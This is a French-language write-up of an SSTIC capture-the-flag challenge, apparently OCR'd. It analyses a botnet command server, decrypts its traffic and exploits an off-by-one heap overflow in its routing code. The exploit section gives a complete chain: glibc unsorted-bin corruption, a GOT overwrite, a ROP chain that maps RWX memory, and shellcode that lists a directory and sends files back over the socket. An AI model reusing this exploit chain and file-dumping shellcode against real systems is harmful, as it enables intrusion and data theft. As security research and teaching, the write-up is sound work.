
```
nc -v -l 31337 < client_to_server.raw_tcp > /dev/null
./decrypt_raw_stream 72ff8036d9200777d1e97a5be1d3f514
```

Le premier échange de paquet correspond à la requête d'appairage de la victime, et la réponse de l'*uplink*.

```
msg:
d1d3c0de41414141
babar007
28e48f9f80ddf725 -> 0
flags: 10000
40 bytes
peering request

msg:
d1d3c0de41414141
babar007
df8e9f2b91cee2d4 -> 28e48f9f80ddf725
flags: 1010000
600 bytes
peering reply
0 { fam = 2; port = 36735; ip = 195.154.105.12 }
chan:
4a53b8c699b3791423cbc5d74976e8c7
...
```

Le réponse de l'*uplink* contient la liste des pairs situés au-dessus de lui dans le réseau, jusqu'au CC. En l'occurence il n'y que le CC dans cette liste. Une structure *sockaddr_in* associée à chaque élément de la liste fournit une adresse IP et un port de connexion. L'adresse IP du CC est donc 195.154.105.12, et le port d'écoute 36735 ; nous allons pouvoir l'attaquer.



La suite des messages révèle les commandes envoyées du CC à la victime (voir l'annexe 2), et les réponses. Le CC exfiltre le contenu d'un dossier nommé

"confidentiel" avec des documents Vault 7, puis envoie à la victime une archive "suprise.tgz" contenant des images où figure Lobster Dog (cf challenge SSTIC 2013), dont un superbe fond d'écran.

8 Faille(s)

Nous connaissons l'adresse du CC, les données réseau déchiffrées ne nous donnent pas d'autre indice, donc cherchons une faille dans le code.

8.1 Fausses pistes

L'agent étant capable de télécharger des fichiers lorsqu'il tourne en mode robot, j'étais d'abord persuadé qu'il fallait y trouver une vulnérabilité logique permettant d'exploiter cette fonctionnalité en mode CC. Ma recherche s'avéra vaine.

Par la suite, avisant l'utilisation de *select* dans la boucle principale, et la capacité de cet appel système à modifier le contenu de la pile, je creusai un peu ce domaine et découvrai que l'usage de *select* peut conduire à une corruption de la pile en cas de dépassement du nombre de descripteurs de fichiers, fixé à la compilation par FD_SETSIZE. *select* opère sur un tableau de bits, nommé FD_SET, où chaque bit représente un descripteur de fichier, dont on souhaite savoir s'il est, par exemple, lisible. Le FD_SET est généralement dimensionné à 1024 descripteurs. Une vulnérabilité Unix classique se produit lorsqu'un programme ne prend pas soin de vérifier que chaque descripteur de fichier est inférieur à FD_SETSIZE avant de remplir le FD_SET.

La vulnérabilité liée à *select* n'est exploitable que lorsque l'utilisateur d'un programme vulnérable autorise un nombre de descripteurs de fichiers supérieur à 1024, par le biais d'une commande "*ulimit -n*". Dans le cas présent, il me

semblait plausible que ce fût le cas, étant donné le nom de l'épreuve "*Nation-state Level Botnet*", qui se voulait bien sûr ironique mais recélait peut-être malgré tout un indice.

Je ne suis pas allé jusqu'au bout de cette démarche, mais suffisamment loin pour constater qu'en changeant "*ulimit -n*" à 2048, et en respectant un tempo d'envoi sur les sockets, on peut effectivement contrôler la pile. Au retour de *select*, on souhaiterait établir dans la pile un tableau de bits de notre choix. Pour cela, il faut écrire sur les sockets dont on souhaite mettre le bit à 1, et ne pas écrire sur celles dont on souhaite mettre le bit à 0. Pour s'assurer que tout le trafic TCP arrive sur le serveur avant l'invocation de *select* et que tous les bits de la pile sont contrôlés en même temps, on peut ralentir la boucle principale en établissant une connexion sécurisée très lentement, en effet l'échange de clés peut durer jusqu'à 10 secondes, un délai amplement suffisant pour l'acheminement du trafic.

La pile de la boucle principale contient peu de données intéressantes à écraser juste après son FD_SET, et on se rend en fait compte que c'est le FD_SET de la sous-fonction *timeout_socket* qui serait le premier exploitable. Malheureusement, *timeout_socket* ne met qu'un bit à 1 dans son FD_SET, donc il semble qu'on ne puisse fixer l'adresse de retour qu'à 0 ou 1... peu utile. Quant aux variables locales ou sauvegarde de registres, les modifier semble poser plus de problèmes qu'en résoudre.

J'allais persister dans cette fausse piste, si un ami ne m'avait pas dissuadé, et orienté dans une direction plus fertile (cf Remerciements).

8.2 Débordement sur le tas

Comme dans un roman policier où l'on connaissait le coupable depuis la page 4, une faille relativement "évidente" après coup se dissimule dans le code de gestion de la table de routage. La fonction *add_to_route* ajoute l'adresse d'un agent à la table des adresses associées à une passerelle. Ce faisant elle néglige de réallouer la table lorsque son nombre d'éléments dépasse de 1 sa capacité. Il en résulte un dépassement d'un mot de 64-bit.

```
void __fastcall add_to_route(route *rt, __int64 addr) {
  unsigned int nb;
  unsigned int cap;
  __int64 *addrs;
  __int64 new_cap;
  nb = rt->nb_addrs;
  cap = rt->cap;
  addrs = rt->addrs;
  if ( rt->nb_addrs > cap )  // should be >=
  {
    new_cap = cap + 5;
    rt->cap = new_cap;
    addrs = (__int64 *)realloc(addrs, 8 * new_cap);
    nb = rt->nb_addrs;
    rt->addrs = addrs;
  }
```

```
  addrs[nb] = addr;       // overflowing
  rt->nb_addrs = nb + 1;
}
```

9 Introduction au tas de la glibc

L'agent est linké statiquement avec la glibc, incluant le code de gestion du tas. Ceci permet d'étudier une version spécifique du tas et l'exploitabilité éventuelle de la faille découverte.

La présence de références au *tcache*, le cache par thread, dans le code de l'allocateur permet de restreindre l'étude aux versions relativement récentes de la glibc, puisque l'addition du *tcache* date de la version 2.26 (la version stable courante est 2.27).

Outre le code source, une bonne ressource pour se familiariser avec le fonctionnement de l'allocateur en lien avec la sécurité est la page `https://github.com/shellphish/how2heap`, et l'ensemble des références sur cette page.

9.1 *chunks*

La glibc insère une partie des méta-données du tas entre les blocs utilisateurs (technique dite des *boundary tags*). Ainsi, chaque bloc est précédé d'un mot machine (un *qword* en 64-bit) indiquant sa taille et quelques autres caractéristiques. Les blocs manipulés par l'allocateur sont appelés des *chunks*, définis par la structure *malloc_chunk*.

```
struct malloc_chunk {
  INTERNAL_SIZE_T       mchunk_prev_size; /* Size of previous chunk (if free). */
  INTERNAL_SIZE_T       mchunk_size;      /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;                /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size. */

  struct malloc_chunk* fd_nextsize;       /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

Le champ *mchunk_prev_size* recouvre le dernier mot du bloc utilisateur précédent ; les champs *fd*, *bk*, et suivants recouvrent le bloc utilisateur décrit par le *chunk*. Bien sûr, ces champs recouvrant des blocs utilisateurs n'ont de signification que lorsque ces blocs sont libres. Seul le champ *mchunk_size* ne recouvre pas de bloc utilisateur. Les 3 bits de poids faible de *mchunk_size* stockent des drapeaux, dont le seul qui nous intéresse ici est le bit PREV_IN_USE (bit 0) qui indique que le bloc précédent est utilisé. Les bits de poids fort de *mchunk_size* indiquent la taille du *chunk*, incluant le champ *mchunk_size* lui-même. La granularité des allocations est de 16 octets en 64-bit, et la taille minimum d'un *chunk* est 32 octets.

Appliqué au cas des tables d'adresses de notre agent, chaque table est initialement allouée pour contenir 6 adresses de 64-bit, donc 48 octets, puis la capacité croît de 5 adresses par réallocation, donc 11 adresses, soit 88 octets, puis 16 adresses, soit 128 octets, etc. En ajoutant la taille du champ *mchunk_size*, la taille de *chunk* nécessaire est donc initialement de 48 + 8 = 56 octets, mais puisque les tailles de *chunks* sont des multiples de 16, 64 octets sont alloués. Après la première réallocation, 88 + 8 = 96 octets sont alloués pour le *chunk* - cette fois 96 est bien multiple de 16 octets. Du fait de l'alignement, la table initiale est donc capable de contenir un mot de 64-bit supplémentaire par rapport à la taille requise lors de l'allocation - le débordement d'un mot est donc bénin dans ce cas. En revanche, la table prévue pour 11 adresses ne peut pas en contenir 12, donc le débordement d'un mot est significatif dans ce cas, le mot surnuméraire empiétant sur le champ *mchunk_size* du *chunk* suivant. Il nous faudra donc atteindre des tables de 11 adresses au moins pour exploiter le débordement.

9.2 *bins*

L'allocateur de la glibc, comme beaucoup d'autres, conserve des caches de blocs récemment libérés, pour tenter de les ré-utiliser lors d'allocations futures, améliorant ainsi la localité des accès mémoire tout en économisant sur le coût des libérations.

Dans sa version actuelle, il existe 5 caches :

- le *tcache*, local à chaque thread, cachant des blocs jusqu'à une taille relativement grande (environ 1ko en 64-bit), mais peu profond (7 entrées au maximum)
- les *fastbins*, partagées entre tous les threads (et donc nécessitant un accès atomique), cachant des blocs de très petite taille (jusqu'à 128 octets par défaut en 64-bit)
- les *smallbins*, partagées, cachant des blocs jusqu'à ~1ko (en 64-bit)
- les *largebins*, partagées, cachant des gros blocs
- la *unsorted bin*, partagée, cachant des blocs de taille variable

Le *tcache* et les *fastbins* utilisent des listes simplement chaînées, et fonctionnent en mode LIFO : le dernier bloc ajouté au cache sera le premier ré-utilisé.

Les *smallbins*, *largebins*, et *unsorted bin*, utilisent des listes doublement chaînées, et fonctionnent en mode FIFO : le plus ancien bloc ajouté sera le premier ré-utilisé.

Le *tcache*, les *fastbins*, et les *smallbins*, utilisent une liste chaînée par taille de bloc (à la granularité des allocations près, qui est de 16 octets en 64-bit), de telle sorte que tous les blocs d'une liste font exactement la même taille.

Les *largebins* lient des blocs de tailles "proches", selon des plages de tailles d'écart croissant.

La *unsorted bin* utilise une liste chaînée unique dans laquelle apparaissent des blocs de différentes tailles.

free place les petits blocs libérés dans le *tcache* / *fastbin* / *smallbin* de la taille idoine, et les gros blocs dans la *unsorted bin*, laissant le soin à *malloc* de les trier par taille plus tard.

De manière très schématique, pour les petits blocs, *malloc* privilégie le *tcache*, puis les *fastbins*, puis les *smallbins*. Pour les gros blocs, *malloc* "consolide" les *fastbins* (en gros, elles sont vidées, et d'éventuels blocs consécutifs sont fusionnés, pour limiter la fragmentation), trie les blocs de la *unsorted bin* par taille, puis consulte les *largebins* pour trouver le plus petit bloc suffisamment grand pour satisfaire la requête (*best-fit*). Le meilleur bloc découvert est découpé en deux, le surplus rejoignant la *unsorted bin*. En dernier recours, le *top chunk* (dernier bloc englobant l'espace vierge du tas) est découpé, et éventuellement le tas peut grandir par un appel système à *sbrk* ou équivalent.

realloc (un cas qui nous intéresse ici puisque l'ajout d'une route ou d'une adresse à une route dans l'agent donnent lieu à des appels à *realloc*) fonctionne un peu différemment de *malloc*. Dans le cas usuel où le bloc réalloué croît, et qu'il doit être déplacé pour croître (s'il n'y a pas de place après), *realloc* opère une série *malloc* / *memcpy* / *free* pour obtenir l'effet escompté, mais le *malloc* de cette série est une version interne nommée *_int_malloc* qui ne consulte pas le *tcache* ! (la raison en est que le *tcache* est consulté par *malloc* lui-même avant d'appeler *_int_malloc*).

La conséquence concrète est qu'il est assez délicat d'influencer *realloc* pour ré-utiliser un petit bloc venant d'être libéré par *free*. En effet *free* cachera en priorité le bloc dans le *tcache*, puis, uniquement si le *tcache* était déjà plein (7 éléments), alors *free* cachera le bloc dans la *fastbin* / *smallbin*. Puisque *realloc* ne consulte pas le *tcache*, il nous serait nécessaire de remplir le *tcache* avant le *free* pour forcer *free* à utiliser la *fastbin* / *smallbin*.

Concernant les techniques d'exploitation du tas, sans présumer être exhaustif, on trouve les grandes catégories :

- abus de l'opération *unlink* de suppression d'un bloc d'une liste chaînée ; une technique ancienne, rendue plus difficile par les vérifications de sécurité actuelles
- insertion d'un faux bloc dans un cache pour provoquer son allocation future ; une voie possible pour y parvenir est la corruption d'un élément de liste chaînée, ou l'emploi d'un *double-free*, ou autre
- insertion d'un bloc dans un cache sous la mauvaise taille ; il suffit pour cela de contrôler la taille dudit bloc avant libération. Cela tombe bien, c'est précisément ce que notre dépassement d'un *qword* nous permet de faire...

10 Exploit

10.1 Vue d'ensemble

Notre premier but est de convertir le débordement de tampon en une primitive d'écriture d'une valeur 64-bit arbitraire à une adresse arbitraire (un *write-*

what-where). Nous contrôlons les adresses des agents du réseau écrites dans les structures de routage, donc partons de l'hypothèse que la donnée écrite sera une adresse d'agent. Quant à l'adresse mémoire (le *where* du *write-what-where*), il nous faut réussir à remplacer un pointeur par une adresse d'agent pour la contrôler.

Grace au débordement de tampon, nous allons libérer une table d'adresses sous une mauvaise taille, trop grande, puis provoquer la réallocation de la table de routage à l'emplacement libéré. Comme la table de routage sera trop grande pour le bloc libéré, elle empiétera sur les blocs suivants. Nous nous arrangerons pour que ces blocs suivants contiennent aussi des tables d'adresses. Ainsi, en écrivant dans une de ces tables d'adresses recouvrant la table de routage, nous écraserons un pointeur vers une troisième table d'adresses. Ensuite, en écrivant dans la troisième table d'adresses détournée, nous écrirons une adresse d'agent à l'emplacement d'un pointeur contrôlé.

La conversion de la primitive d'écriture en exécution de code arbitraire se fera en écrasant un pointeur de fonction avec une adresse de gadget permettant d'amorcer une chaîne ROP.

10.2 Effets sur le tas des messages réseau

L'établissement d'une nouvelle connexion sécurisée avec le CC entraîne l'invocation de la fonction *mesh_process_connection*. Celle-ci alloue une structure de 0x230 octets décrivant une nouvelle passerelle. Puis elle invoque *scomm_prepare_channel* qui s'occupe de l'échange des clés de chiffrement, et qui alloue et libère des blocs mémoire pour contenir des grands nombres, mais ces allocations ont le bon goût de ne pas interférer avec la logique de notre exploit, donc nous les ignorerons. Enfin *mesh_process_connection* invoque *add_route* pour ajouter une entrée à la table de routage correspondant à la nouvelle passerelle. *add_route* réalloue la table de routage si sa capacité est dépassée - la capacité de la table de routage est de 6 routes initialement, puis elle croît de 5 en 5, donc la taille passée à *realloc* est $(6 + 5k) * 24$, où 24 est la taille d'une route. Enfin *add_route* alloue une nouvelle table d'adresses attachée à la nouvelle route - la table est initialement vide, mais d'une capacité de 6 adresses, donnant donc lieu à un *malloc*(6 * 8).

L'envoi d'une requête d'appairage est traité dans la fonction *mesh_process_agent_peering* et présente deux cas distincts : la première requête d'appairage en provenance d'une nouvelle route est considérée comme l'annonce par la passerelle de sa propre adresse - l'adresse est alors enregistrée dans la structure de 0x230 octets décrivant la passerelle. Les requêtes ultérieures sont considérées comme des ajouts d'agents au réseau, atteignables à travers la passerelle, elles donnent donc lieu à un appel à *add_to_route*, avec comme paramètre la source de la requête d'appairage. *add_to_route*, la fonction vulnérable, procède au *realloc* de la table d'adresse avec une taille de $(6 + 5k) * 8$, mais en retard d'un temps sur la capacité nécessaire, comme déjà décrit auparavant.

Notons toutefois que chaque adresse source d'une requête d'appairage est sujette à un test pour savoir si elle est déjà présente dans les tables d'adresses

existantes. Si c'est le cas, un message spécial DUPLICATE_ADDRESS est renvoyé à la source, pour que celle-ci choisisse une autre adresse. Ainsi, nous avons un contrôle presque total du contenu des tables d'adresse, au détail près qu'il ne peut pas y apparaître de duplicatas.

Il va nous être utile d'effacer une route de la table de routage, pour provoquer le *free* de la table d'adresses correspondante. Nous pouvons y parvenir en envoyant, par exemple, un message avec un mauvais *magic* dans l'en-tête de message. Ceci provoque une erreur de la fonction *mesh_process_message* et la fonction *del_route* est alors invoquée, pour retirer de la table de routage la passerelle par laquelle le mauvais message est parvenu. *del_route* libère la table d'adresse, puis la structure de 0x230 pour la passerelle, et enfin décale toutes les entrées de la table de routage suivant la passerelle effacée d'un cran vers le haut (il n'y a donc pas de réallocation vers une capacité plus petite, la table de routage ne peut que croître en capacité).

En résumé :

message	effet sur le tas
connexion	gw = *malloc*(0x230) ; [tbl = *realloc*(tbl, $(6 + 5k) * 24$) ;] addrs = *malloc*(48)
appairage	[addrs = *realloc*(addrs, $(6 + 5k) * 8$)]
bad magic	*free*(addrs) ; *free*(gw)

10.3 Taille cible de la table de routage

Nous souhaitons superposer la table de routage avec des tables d'adresses, mais lors de quelle réallocation de la table de routage ? Si nous choisissons une trop petite taille de table de routage, nous risquons de rencontrer le problème décrit dans la description de l'allocateur de la glibc : libération d'un petit bloc qui aboutit dans le *tcache*, puis tentative de réallocation depuis la *fastbin* / *smallbin* parce que *realloc* n'utilise pas le *tcache*. Du coup, nous viserons une taille supérieure à 1ko pour éviter ce problème potentiel.


La série des tailles de la table de routage est : 144, 264, 384, 504, 624, 744, 864, 984, 1104, 1224.

Nous choisissons donc la transition entre 984 octets et 1104 octets, ce qui correspond à l'insertion dans la table de routage d'une 42ème passerelle. (Encore une fois, on constate que 42 est vraiment la réponse à tout.)


En terme de taille de *chunk* 1104 = 0x450 octets de données utilisateur nécessiteront une taille interne de *align*(0x450 + 8, 16) = 0x460 octets. Il nous faudra donc écraser le champ *mchunk_size* avec 0x461 (en gardant le bit PREV_IN_USE à 1).

10.4 Corruption de la *unsorted bin* et primitive d'écriture


Nous commençons par créer 41 connexions sécurisées avec le CC, sans nous soucier de mélanger les structures de 0x230 octets et les tables d'adresses initiales. Ensuite, nous appairons 10 agents sur chaque route. Ceci entraîne la réallocation des tables d'adresses, et on arrive dans un état où les tables d'adresses sont contigües en mémoire, chacune occupant un *chunk* de 0x60 octets.




Nous provoquons un débordement sur le champ *mchunk_size* en inscrivant une 11ème, puis une 12ème adresse dans la route i.




Nous libérons la route $i + 1$, pour insérer le bloc libéré dans la *unsorted bin* sous une taille trop grande. À ce stade, il est nécessaire de s'assurer que le *chunk* suivant à l'offset XXX (0x460) passe des vérifications effectuées par *free*. En particulier, le bit PREV_IN_USE du *chunk* suivant doit être à 1, et sa taille raisonnable. Nous contrôlons le contenu des tables d'adresses, donc ces manipulations ne posent pas de problème.




Nous déclenchons la réallocation de la table de routage en créant une 42ème connexion sécurisée. La nouvelle table de routage occupe l'espace libéré sous une fausse taille, provoquant un recouvrement avec des tables d'adresses encore en usage.



Nous écrivons dans une table d'adresse recouvrant la table de routage à un offset correspondant à un pointeur vers une table d'adresse.



Nous écrivons dans la table d'adresse dont le pointeur a été détourné.



Nous obtenons la primitive *write-what-where*.

10.5 Un problème de coucou

La séquence ci-dessus marche presque, mais en pratique il se produit un problème inattendu : lorsque nous créons la 42ème connexion, le faux bloc de 0x460 octets libéré est ré-utilisé pour contenir la structure de 0x230 contenant la passerelle (il est découpé en deux par *malloc*) avant de pouvoir servir pour la nouvelle table de routage. Tel un coucou pondant son oeuf dans le nid des autres oiseaux.

Cependant ce problème est résolu en répétant la même procédure 2 fois : libération d'un faux bloc de 0x240 octets pour fournir une place à la structure contenant la passerelle, puis libération du faux bloc de 0x460 octets pour la table de routage.

10.6 Amorçage d'une chaîne ROP

Une fois la primitive d'écriture disponible, il nous faut choisir une destination intéressante. Les pointeurs de fonctions de la section *data* sont naturellement de bons candidats.

J'ai tout d'abord essayé de remplacer le pointeur de fonction *free_hook*. Initialement NULL, s'il est changé à une adresse de fonction, *free* invoque la fonction *free_hook* en lui passant le bloc à libérer. Ça semble pratique puisque le *hook* reçoit dans un registre l'adresse du bloc libéré, dont nous pourrions contrôler le contenu. Néanmoins je n'ai pas trouvé de gadget pivot susceptible de démarrer une chaîne ROP dans le tas depuis ce point.

La rareté des gadgets pivots pousse à chercher une solution d'amorçage de chaîne ROP sur la pile. Heureusement, nous avons un contrôle assez poussé du contenu de la pile, car chaque message reçu est déchiffré dans un tampon local de 16k de la fonction *mesh_process_message*. Le corps du message est sous notre contrôle pour y mettre une chaîne ROP. Dès lors serait-il possible de prendre le contrôle de *rip* assez profondément pour que *rsp* soit inférieur au tampon de message ?

Une solution possible est de remplacer l'entrée de *strncpy* dans la GOT. En effet, lorsqu'un message arrive à un agent, mais ne lui est pas destiné, l'agent se prépare à faire suivre le message vers la passerelle associée à la destination du message. (Pour atteindre ce point du programme, on peut par exemple envoyer un *ping* sur une route, destiné à une adresse située sur une autre route). Avant de transmettre le message à la passerelle, l'agent remplace l'identifiant de l'émetteur dans l'en-tête du message par son propre identifiant. Il le fait avec un *strncpy* de 8 caractères (en 0x401D0A).

Nous détournons *strncpy* vers un gadget de déphasage de la pile, du type "add rsp, XXX / ret". Ces gadgets sont nombreux ; il suffit que XXX soit suffisamment grand pour faire pointer *rsp* dans le corps du message que nous contrôlons. Un gadget composé de 6 *pops* et d'un *ret* en 0x40075D fait l'affaire.

10.7 Chaîne ROP et shellcode

À partir d'ici la partie est gagnée. La construction d'une chaîne ROP relève de l'artisanat, comme la tarte aux pommes. Nous choisissons de créer un bloc RWX avec *mmap* et d'y copier le corps du message, puis de sauter dans le bloc à l'offset d'une *nop sled* menant à un shellcode.

```
let chain = [

(* save rsi, which points to the config, for later use in the shellcode *)

      0x400766L; (* pop rdi; ret *)
      0x6D7100L; (* first qword in data section *)
      0x45161bL; (* mov [rdi], rsi; ret *)
(*
.text:455D0A        mov     r9, rbx         ; off    <-- gadget 2
.text:455D0D        mov     r8d, r15d       ; fd
```

```
.text:455D10         mov     r10d, r14d      ; flags
.text:455D13         mov     edx, r12d       ; prot
.text:455D16         mov     rsi, r13        ; len
.text:455D19         mov     rdi, rbp        ; addr
.text:455D1C         mov     eax, 9
.text:455D21         syscall                 ; LINUX - sys_mmap
.text:455D23         cmp     rax, 0FFFFFFFFFFFFF000h
.text:455D29         ja      short loc_455DA0
.text:455D2B loc_455D2B:
.text:455D2B         pop     rbx                     <-- gadget 1
.text:455D2C         pop     rbp
.text:455D2D         pop     r12
.text:455D2F         pop     r13
.text:455D31         pop     r14
.text:455D33         pop     r15
.text:455D35         retn
*)
      0x455D2BL;
             0L; (* offset *)
             0L; (* addr *)
             7L; (* PROT_READ | PROT_WRITE | PROT_EXEC *)
        0x4000L; (* len = 16k *)
          0x21L; (* flags = MAP_ANONYMOUS | MAP_SHARED *)
            -1L; (* fd *)

      0x455D0AL;
             0L;
             0L;
             0L;
             0L;
             0L;
             0L;

(* a series of gadgets effectively achieving "mov rdi, rax" *)
      0x408f59L; (* pop rcx; ret *)
      0x400766L; (* pop rdi; ret *)
      0x426903L; (* mov [rsp + 8], rax; call rcx -- saving rax below *)
      0x400766L; (* pop rdi; ret *)
             0L; (* placeholder for rax *)

(* ~ "lea rax, [rsp + 20h]" *)
      0x4017ffL; (* pop rbx; ret *)
      0x46dc16L; (* mov rax, r9; pop rbp; pop r12; pop r13; ret *)
      0x47eb2dL; (* lea r9, [rsp + 0x20]; call rbx *)
             0L;
             0L;

(* ~ "mov rsi, rax" *)
      0x4017ffL; (* pop rbx; ret *)
      0x4573f9L; (* pop rdx; pop rsi; ret *)
      0x45a018L; (* push rax; call rbx *)

      0x4573d5L; (* pop rdx; ret *)
        0x4000L;
      0x451510L; (* __memmove_sse2_unaligned -- copy 16k from stack to the RWX mmap'd block *)
      0x408f59L; (* pop rcx; ret *)
          0x80L;
```

```
    0x4117c3L  (* add rax, rcx; jmp rax *)
]
```

En ce qui concerne le shellcode, nous nous limitons aux appels système autorisés par le filtre seccomp. Ils sont suffisants pour lister le répertoire courant, et télécharger des fichiers, ce qui devrait permettre d'obtenir le flag.

```
void sc() {
    int n, namelen;
    char buf[4096];
    struct config *cfg = *(struct config **) 0x6D7100;
    int s = cfg->routing_tbl.routes[0].gateway->chan.fd;
    int fd;

    write(s, "hello", 5);

    fd = openat(AT_FDCWD, ".", O_RDONLY);

    if (fd < 0) {
        write(s, err_openat, sizeof(err_openat));
        return;
    }

    write(s, "list", 4);

    while ((n = getdents(fd, (void *) buf, 4096)) > 0) {
        write(s, buf, n);
    }

    close(fd);

    for (;;) {

        if ((n = read(s, buf, 4095)) > 0) {

            if ('k' == buf[0] &&
                'i' == buf[1] &&
                'l' == buf[2] &&
                'l' == buf[3])
                exit(0); // filtered by seccomp, but will cause SIGSYS

            buf[n] = 0;

            fd = open(buf, O_RDONLY);

            if (fd < 0) {
                write(s, err_open, sizeof(err_open));
                continue;
            }

            write(s, "dump", 4);

            while ((n = read(fd, buf, 4096)) > 0) {
                write(s, buf, n);
            }
```

```
            close(fd);
        }
    }
}
```

10.8 Exploitation

Voici la séquence d'exploitation du CC, vue du toplevel OCaml créé pour l'occasion :

```
# phase0 real_ip real_port;;
[.] establishing test route
[.] peering gateway
[+] got back:
d1d3c0de41414141
ceqejeve
0 -> 6ed10e27455a61c0
flags: 1010000
40 bytes
